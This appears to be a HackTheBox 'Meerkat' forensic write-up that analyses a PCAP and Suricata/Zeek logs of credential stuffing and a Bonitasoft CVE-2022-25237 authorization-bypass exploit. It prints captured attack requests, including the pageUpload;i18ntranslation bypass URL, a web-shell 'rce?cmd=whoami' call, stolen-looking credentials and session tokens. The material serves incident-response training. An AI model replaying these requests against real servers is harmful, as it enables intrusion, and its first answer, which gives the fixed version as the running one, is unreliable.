



HACKTHEBOX

Meerkat Writeup



Prepared by: Cyberjunkie

Machine Author(s): Sebh24



Difficulty: **Easy**

Scenario

As a fast growing startup, Forela have been utilising a business management platform. Unfortunately our documentation is scarce and our administrators aren't the most security aware. As our new security provider we'd like you to take a look at some PCAP and log data we have exported to confirm if we have (or have not) been compromised.

Initial Analysis

We are provided with a pcap file and suricata/zeek log file.

Meerkat-20230301T071847Z-001 > Meerkat > meerkat.release				
	Name	Date modified	Type	Size
s	 meerkat	1/11/2023 9:19 PM	CSV File	963 KB
s	 meerkat	1/11/2023 9:10 PM	Wireshark capture...	720 KB

We will use the pcap and the recorded network log file to answers the questions in a quick way.
Lets start by opening the processed log file in timeline explorer and the pcap file in wireshark.

Timeline Explorer v1.3.0.0												
File Tools Tabs View Help												
meerkat.csv												
Drag a column header here to group by that column												
Enter text to search... Find												
	Line	Tag	_path	ts	ts_delta	peer	gaps	acks	percent_lost	mem	pkts_proc	bytes_recv
▼	=											
▶	1	<input type="checkbox"/>	capture_loss	2023-01-11T16:03:15.097145Z	6m5.443496s	zeek	0	113	0			
	2	<input type="checkbox"/>	stats	2023-01-11T16:03:15.097145Z		zeek				79	87	14979
	3	<input type="checkbox"/>	weird	2023-01-11T16:03:12.773453Z		zeek						
	4	<input type="checkbox"/>	ssh	2023-01-11T16:03:12.728172Z								
	5	<input type="checkbox"/>	conn	2023-01-11T16:03:12.028995Z								
	6	<input type="checkbox"/>	conn	2023-01-11T16:03:11.613013Z								
	7	<input type="checkbox"/>	ssh	2023-01-11T16:03:07.131065Z								
	8	<input type="checkbox"/>	conn	2023-01-11T16:03:06.923557Z								
	9	<input type="checkbox"/>	stats	2023-01-11T16:02:58.03224Z		zeek				78	357	98670
	10	<input type="checkbox"/>	conn	2023-01-11T16:02:58.03224Z								
	11	<input type="checkbox"/>		2023-01-11T16:00:41.684589Z								
	12	<input type="checkbox"/>	conn	2023-01-11T16:00:41.684589Z								

meerkat.pcap						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Apply a display filter <input type="text"/> <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	2023-01-11 15:27:08.854052	213.219.36...	172.31.6.44	TCP	54	35112 → 10255 [SYN] Seq=0 Win=1024 Len=0
2	2023-01-11 15:27:08.854082	172.31.6.44	213.219.36...	TCP	54	10255 → 35112 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	2023-01-11 15:27:09.511049	MS-NLB-Phy...	02:4f:2e:3...	ARP	42	Who has 172.31.6.44? Tell 172.31.0.1
4	2023-01-11 15:27:09.511073	02:4f:2e:3...	MS-NLB-Phy...	ARP	42	172.31.6.44 is at 02:4f:2e:3d:06:4b
5	2023-01-11 15:27:09.633095	169.150.22...	172.31.6.44	TCP	78	50630 → 8080 [SYN, ECE, CWR] Seq=0 Win=65535 Len=0 MSS=1286 WS=64 TSval=1694277927 TSecr=0 SACK_PERM
6	2023-01-11 15:27:09.633135	172.31.6.44	169.150.22...	TCP	74	8080 → 50630 [SYN, ACK, ECE] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=2538009124 TSecr=1694277927 WS=128
7	2023-01-11 15:27:09.837107	169.150.22...	172.31.6.44	TCP	66	50630 → 8080 [ACK] Seq=1 Ack=1 Win=131200 Len=0 TSval=1694278131 TSecr=2538009124
8	2023-01-11 15:27:09.841228	169.150.22...	172.31.6.44	TCP	316	50630 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=131200 Len=250 TSval=1694278131 TSecr=2538009124 [TCP segment of a reassembled
9	2023-01-11 15:27:09.841229	169.150.22...	172.31.6.44	HTTP	159	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
10	2023-01-11 15:27:09.841253	172.31.6.44	169.150.22...	TCP	66	8080 → 50630 [ACK] Seq=1 Ack=251 Win=62464 Len=0 TSval=2538009332 TSecr=1694278131
11	2023-01-11 15:27:09.841264	172.31.6.44	169.150.22...	TCP	66	8080 → 50630 [ACK] Seq=1 Ack=344 Win=62464 Len=0 TSval=2538009332 TSecr=1694278131
12	2023-01-11 15:27:12.844699	172.31.6.44	169.150.22...	HTTP	187	HTTP/1.1 401
13	2023-01-11 15:27:13.048935	169.150.22...	172.31.6.44	TCP	66	50630 → 8080 [ACK] Seq=344 Ack=122 Win=131072 Len=0 TSval=1694281343 TSecr=2538012335
14	2023-01-11 15:27:13.055396	169.150.22...	172.31.6.44	TCP	316	50630 → 8080 [PSH, ACK] Seq=344 Ack=122 Win=131072 Len=250 TSval=1694281351 TSecr=2538012335 [TCP segment of a reassembled
15	2023-01-11 15:27:13.055421	172.31.6.44	169.150.22...	TCP	66	8080 → 50630 [ACK] Seq=122 Ack=594 Win=62336 Len=0 TSval=2538012546 TSecr=1694281351
16	2023-01-11 15:27:13.059053	169.150.22...	172.31.6.44	HTTP	130	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)
17	2023-01-11 15:27:13.059065	172.31.6.44	169.150.22...	TCP	66	8080 → 50630 [ACK] Seq=122 Ack=658 Win=62336 Len=0 TSval=2538012550 TSecr=1694281351
18	2023-01-11 15:27:16.061925	172.31.6.44	169.150.22...	HTTP	187	HTTP/1.1 401
19	2023-01-11 15:27:16.265890	169.150.22...	172.31.6.44	TCP	66	50630 → 8080 [ACK] Seq=658 Ack=243 Win=130944 Len=0 TSval=1694284560 TSecr=2538015553
20	2023-01-11 15:27:16.279390	169.150.22...	172.31.6.44	TCP	66	50630 → 8080 [FIN, ACK] Seq=658 Ack=243 Win=131072 Len=0 TSval=1694284574 TSecr=2538015553
21	2023-01-11 15:27:16.279670	172.31.6.44	169.150.22...	TCP	66	8080 → 50630 [FIN, ACK] Seq=243 Ack=659 Win=62336 Len=0 TSval=2538015770 TSecr=1694284574
22	2023-01-11 15:27:16.363154	169.150.22...	172.31.6.44	TCP	78	50633 → 8080 [SYN, ECE, CWR] Seq=0 Win=65535 Len=0 MSS=1286 WS=64 TSval=2325153076 TSecr=0 SACK_PERM
23	2023-01-11 15:27:16.363193	172.31.6.44	169.150.22...	TCP	74	8080 → 50633 [SYN, ACK, ECE] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=2538015854 TSecr=2325153076 WS=128
24	2023-01-11 15:27:16.483029	169.150.22...	172.31.6.44	TCP	66	50630 → 8080 [ACK] Seq=659 Ack=244 Win=131072 Len=0 TSval=1694284778 TSecr=2538015770
25	2023-01-11 15:27:16.567107	169.150.22...	172.31.6.44	TCP	66	50633 → 8080 [ACK] Seq=1 Ack=1 Win=131200 Len=0 TSval=2325154081 TSecr=2538015854
26	2023-01-11 15:27:16.571334	169.150.22...	172.31.6.44	TCP	316	50633 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=131200 Len=250 TSval=2325154081 TSecr=2538015854 [TCP segment of a reassembled
27	2023-01-11 15:27:16.571334	169.150.22...	172.31.6.44	HTTP	159	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)

Questions

1-We believe our Business Management Platform server has been compromised. Please can you confirm the application name and version running on the server (we aren't very good at documentation).

When analyzing log file , we spot multiple alerts for an exploit for Bonitasoft authorization bypass.
We can also see the associated CVE.

Order here to group by that column				Find
alert.severity	alert.signature			
1	ET WEB_SPECIFIC_APPS Bonitasoft	Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass M1 (CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass M1 (CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass and RCE Upload M1 (CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass M1 (CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)	Su	
1	ET WEB_SPECIFIC_APPS Bonitasoft	Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass M1 (CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass M1 (CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass and RCE Upload M1 (CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass M1 (CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)	Su	
1	ET WEB_SPECIFIC_APPS Bonitasoft	Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass M1 (CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass M1 (CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass and RCE Upload M1 (CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass M1 (CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)	Su	
1	ET WEB_SPECIFIC_APPS Bonitasoft	Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass M1 (CVE-2022-25237)	At	
1	ET EXPLOIT Bonitasoft	Authorization Bypass M1 (CVE-2022-25237)	At	

Now that we know the cve , we can research on it and find the vulnerable version of the application

RAIND
SECURITY LABS

ASSESSMENTS ▾

INDUSTRIES ▾

RESOURCES ▾

SECURITY BLOG

COMPANY ▾

CVE-2022-25237: Bonitasoft Authorization Bypass and RCE

David Yesland

Vulnerability Overview

Bonita Web 2021.2 is affected by an authentication/authorization bypass vulnerability due to an overly broad filter pattern used in the API authorization filters.

By appending a crafted string to the API URL, users with no privileges can access privileged API endpoints. This can lead to remote code execution by abusing the privileged API actions to deploy malicious code onto the server.

Affected Product

Vendor: Bonitasoft
Product: Bonita Platform
Confirmed Vulnerable Version: < 2022.1-u0
Fixed Versions:
For community:

- 2022.1-u0 (7.14.0)

For subscription:

- 2022.1-u0 (7.14.0)
- 2021.2-u4 (7.13.4)
- 2021.1-0307 (7.12.11)
- 7.11.7

Vulnerable Versions: [Official Docker image](#)

Answer : 2022.1-u0

2- We believe the attacker may have used a subset of the brute forcing attack category - what is the name of the attack carried out?

On opening the pcap, we can see post requests to a login endpoint

Apply a display filter: <Ctrl>->

No.	Time	Source	Destination	Protocol	Length	Info
728	218.489284	169.150.227.185	172.31.6.44	TCP	316	50848 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=131200 Len=250 TSval=3885200755 TSecr=2538218616 [TCP segment of a reassembled PDU]
729	218.489284	169.150.227.185	172.31.6.44	HTTP	159	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
730	218.489314	172.31.6.44	169.150.227.185	TCP	66	8080 → 50848 [ACK] Seq=1 Ack=251 Win=62464 Len=0 TSval=2538218834 TSecr=3885200755
731	218.489329	172.31.6.44	169.150.227.185	TCP	66	8080 → 50848 [ACK] Seq=1 Ack=344 Win=62464 Len=0 TSval=2538218834 TSecr=3885200755
732	218.765914	162.142.125.178	172.31.6.44	TCP	58	65393 → 25000 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
733	218.765947	172.31.6.44	162.142.125.178	TCP	54	25000 → 65393 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
734	213.492266	172.31.6.44	169.150.227.185	HTTP	187	HTTP/1.1 401
735	213.705140	169.150.227.185	172.31.6.44	TCP	66	50848 → 8080 [ACK] Seq=344 Ack=122 Win=131072 Len=0 TSval=3885203976 TSecr=2538221837
736	213.713841	169.150.227.185	172.31.6.44	TCP	316	50848 → 8080 [PSH, ACK] Seq=344 Ack=122 Win=131072 Len=250 TSval=3885203985 TSecr=2538221837 [TCP segment of a reassembled PDU]
737	213.713841	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
738	213.713073	172.31.6.44	169.150.227.185	TCP	66	8080 → 50848 [ACK] Seq=122 Ack=594 Win=62336 Len=0 TSval=2538222059 TSecr=3885203985
739	213.713900	172.31.6.44	169.150.227.185	TCP	66	8080 → 50848 [ACK] Seq=122 Ack=653 Win=62336 Len=0 TSval=2538222059 TSecr=3885203985
740	216.717530	172.31.6.44	169.150.227.185	HTTP	187	HTTP/1.1 401
741	216.929247	169.150.227.185	172.31.6.44	TCP	66	50848 → 8080 [ACK] Seq=653 Ack=243 Win=130944 Len=0 TSval=3885207200 TSecr=2538225062
742	216.940461	169.150.227.185	172.31.6.44	TCP	66	50848 → 8080 [FIN, ACK] Seq=653 Ack=243 Win=131072 Len=0 TSval=3885207219 TSecr=2538225062
743	216.940736	172.31.6.44	169.150.227.185	TCP	66	8080 → 50848 [FIN, ACK] Seq=243 Ack=654 Win=62336 Len=0 TSval=2538225259 TSecr=3885207219
744	217.040155	169.150.227.185	172.31.6.44	TCP	78	50850 → 8080 [SYN, ECE, CWR] Seq=0 Win=65535 Len=0 MSS=1286 WS=64 TSval=2344597654 TSecr=0 SACK_PERM

Lets filter out requests only for this endpoint to correctly identify the attacker ip and the bruteforce technique used. We use this because in real scenario, there are hundreded of legitimate login requests on a public webservice, so we need to pinpoint the attacker ip which will have a lot of consecutive requests to login endpoint as this is not a normal behavior (legit login requests for 1 user may be 3 4 requests max).

http.request.uri contains "/bonita/loginservice"

No.	Time	Source	Destination	Protocol	Length	Info
2238	1124.077142	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2381	1156.817377	169.150.227.185	172.31.6.44	HTTP	159	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2387	1156.803090	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2389	1175.946295	169.150.227.185	172.31.6.44	HTTP	159	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2395	1177.171634	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2481	1202.239523	169.150.227.185	172.31.6.44	HTTP	159	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2488	1205.459260	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2517	1215.171644	169.150.227.185	172.31.6.44	HTTP	159	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2530	1218.481443	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2633	1302.091189	169.150.227.185	172.31.6.44	HTTP	159	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2644	1305.317038	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2745	1304.225243	169.150.227.185	172.31.6.44	HTTP	159	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2754	1307.444636	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2868	1406.425299	169.150.227.185	172.31.6.44	HTTP	159	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2876	1409.647127	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3166	1843.221628	169.150.227.185	172.31.6.44	HTTP	159	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3181	1846.439748	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3250	1859.283289	169.150.227.185	172.31.6.44	HTTP	159	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3287	1872.583114	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3369	1915.043147	169.150.227.185	172.31.6.44	HTTP	159	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
3379	1918.265297	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)

Frame 3379: 125 bytes on wire (1000 bits), 125 bytes captured (1000 bits) on 0: [0] 50 4f 53 54 20 2f 62 6f 6e 69 74 61 2f 6c 6f 67 POST /bonita/log

We filter for the “/bonita/loginservice” endpoint and find the IP “169.150.227.185” consecutively. Now if we explore some of these requests , we can find that set of credentials are being used and each username and password sets are unique in each request. In classic bruteforce attempts, every password is tried for every user account and vice versa. Here each set is unique which makes it a credential stuffing attack. Another major point to support this theory ois that passwords are not common passwords or made via dictionary, they are likely valid credentials from a known data breach or collected via phishing campaign.

Answer: Credential stuffing.

3- Does the vulnerability exploited have a CVE assigned - and if so, which one?

Since so far we don't have any knowledge of CVE, we need to look at endpoint interactions or we can look at suricata logs which enriches the network telemetry with Threat intel.

First lets explore any rce or some kind of interaction with enpoint. Lets look at exported objects from the pcap.

Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
9	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice
16	forela.co.uk:8080	application/x-www-form-urlencoded	64 bytes	loginservice
27	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice
37	forela.co.uk:8080	application/x-www-form-urlencoded	60 bytes	loginservice
51	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice
59	forela.co.uk:8080	application/x-www-form-urlencoded	63 bytes	loginservice
75	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice
91	forela.co.uk:8080	application/x-www-form-urlencoded	65 bytes	loginservice
106	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice
113	forela.co.uk:8080	application/x-www-form-urlencoded	66 bytes	loginservice
129	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice
137	forela.co.uk:8080	application/x-www-form-urlencoded	56 bytes	loginservice
153	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice
160	forela.co.uk:8080	application/x-www-form-urlencoded	56 bytes	loginservice
171	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice
178	forela.co.uk:8080	application/x-www-form-urlencoded	58 bytes	loginservice
190	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice
199	forela.co.uk:8080	application/x-www-form-urlencoded	63 bytes	loginservice
214	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice
220	forela.co.uk:8080	application/x-www-form-urlencoded	60 bytes	loginservice
232	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice
244	forela.co.uk:8080	application/x-www-form-urlencoded	64 bytes	loginservice
257	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice
263	forela.co.uk:8080	application/x-www-form-urlencoded	58 bytes	loginservice

Here we see that most of these are from the post requests from the bruteforce attempt. Lets scroll down to see what occurred after the bruteforce.

750	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice
757	forela.co.uk:8080	application/x-www-form-urlencoded	59 bytes	loginservice
772	forela.co.uk:8080	multipart/form-data	15 kB	pageUpload;i18ntranslation?action=add
775	forela.co.uk:8080	text/plain	120 bytes	pageUpload;i18ntranslation?action=add
779	forela.co.uk:8080	application/json	83 bytes	;i18ntranslation
782	forela.co.uk:8080	application/json	379 bytes	;i18ntranslation
787	forela.co.uk:8080	application/json	74 bytes	rce?p=0&c=1&cmd=whoami
793	forela.co.uk:8080	application/x-www-form-urlencoded	93 bytes	loginservice

we spot some other endpoints and a suspicious get parameter named rce and a command executed "whoami" which is often the first command to verify rce.

From the look of these endpoint it looks like vulnerability was exploited allowing attacker to upload a Get parameter webshell allowing RCE from url. Lets go to the relevent packet and view its content.

```

username=seb.broom%40forela.co.uk&password=g0vern3nt&l=enHTTP/1.1 204
Set-Cookie: bonita.tenant=1; SameSite=Lax
Set-Cookie: JSESSIONID=90F42431ED87DD6ECB4F5E430269F482; Path=/bonita; HttpOnly; SameSite=Lax
Set-Cookie: X-Bonita-API-Token=e92dea6f-2b79-4e39-8472-d82362ea9b2a; Path=/bonita; SameSite=Lax
Set-Cookie: BOS_Locale=en; Path=/; SameSite=Lax
Date: Wed, 11 Jan 2023 15:30:49 GMT
Keep-Alive: timeout=20
Connection: keep-alive


POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: JSESSIONID=90F42431ED87DD6ECB4F5E430269F482; X-Bonita-API-Token=e92dea6f-2b79-4e39-8472-d82362ea9b2a; bonita.tenant=1; BOS_Locale=en
Content-Length: 15163
Content-Type: multipart/form-data; boundary=aba0f35433819a90d1cba64f409c0de8

--aba0f35433819a90d1cba64f409c0de8
Content-Disposition: form-data; name="file"; filename="rce_api_extension.zip"
Content-Type: application/octet-stream

PK...
.....K.T.....META-INF/PK...

```


It seems that attacker got successful login and uploaded a file named rce_api_extension.zip. Let's use Google for the above endpoint to find any CVE. We googled the endpoint URI and some results popped up


[cnblogs.com](https://www.cnblogs.com/hetianlab)
<https://www.cnblogs.com/hetianlab> · Translate this page

Bonitasoft认证绕过和RCE漏洞分析及复现 (CVE-2022-25237)

10-Jan-2023 — Bonitasoft 是一个业务自动化平台，可以更轻松地在业务流程中构建、部署和 ...

f"{exploit.target_path}/API/pageUpload;i18ntranslation?action=add" ...


[zhihu.com](https://zhuanlan.zhihu.com)
<https://zhuanlan.zhihu.com> · ... · Translate this page

CVE-2022-25237 Bonitasoft Platform RCE漏洞复现 - 知乎专栏

20-Oct-2022 — Url: POST /bonita/API/pageUpload;i18ntranslation?action=add
 HTTP/1.1Content-Disposition: form-data; name="file"; ...

We can also find this from our suricata log file.

Now open any request packet and view the form fields where username and passwords are visible.

Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded


- Form item: "username" = "Berny.Ferrarin@forela.co.uk"
 - Key: username
 - Value: Berny.Ferrarin@forela.co.uk
- Form item: "password" = "1PC06Z"
 - Key: password
 - Value: 1PC06Z
- Form item: "_1" = "en"
 - Key: _1
 - Value: en

Expand Subtrees
Collapse Subtrees
Expand All
Collapse All
Apply as Column **Ctrl+Shift+I**
Apply as Filter
Prepare as Filter
Conversation Filter

Now this data will be displayed alongside other information.

http.request.uri contains "/bonita/loginService"									
Time	Source	Destination	Protocol	Length	Info	Value			
440.132.152955	169.150.227.185	172.31.6.44	HTTP	128	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Adrea.Hersh@forela.co.uk,859h3ZK36,en			
1036.293.856786	169.150.227.185	172.31.6.44	HTTP	127	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Adrea.Sherill@forela.co.uk,7YofRttq,en			
1177.333.681368	169.150.227.185	172.31.6.44	HTTP	129	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Abmed.Monteauf@forela.co.uk,6uskrtuBU,en			
812.225.455278	169.150.227.185	172.31.6.44	HTTP	124	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Alexi.Siam@forela.co.uk,i051ip,en			
960.272.779118	169.150.227.185	172.31.6.44	HTTP	132	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Aline.Rivaland@forela.co.uk,g5kyfInggf,en			
896.252.497416	169.150.227.185	172.31.6.44	HTTP	131	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Antoinette.Vittel@forela.co.uk,B6H18cg,en			
655.193.416814	169.150.227.185	172.31.6.44	HTTP	134	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Bernelle.Draycott@forela.co.uk,PmLUaebou,en			
552.159.571225	169.150.227.185	172.31.6.44	HTTP	126	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Berny.Ferrarin@forela.co.uk,1PC06Z,en			
220.65.817483	169.150.227.185	172.31.6.44	HTTP	126	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Carlotta.Whiff@forela.co.uk,x3ou8,en			
16.4.205081	169.150.227.185	172.31.6.44	HTTP	130	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Clerc.Killich@forela.co.uk,vYdcv0d1w,en			
402.146.609656	169.150.227.185	172.31.6.44	HTTP	129	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Corélie.Neustroff@forela.co.uk,p4dc3h,en			
263.78.529237	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Cyndy.Element@forela.co.uk,yBxct,en			
737.213.713841	169.150.227.185	172.31.6.44	HTTP	125	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Cynthia.Hatto@forela.co.uk,z8UX16,en			
939.266.81162	169.150.227.185	172.31.6.44	HTTP	128	POST /bonita/loginService HTTP/1.1 (application/x-www-form-urlencoded)	Denny.Sepos@forela.co.uk,q2ZgC0X69,en			
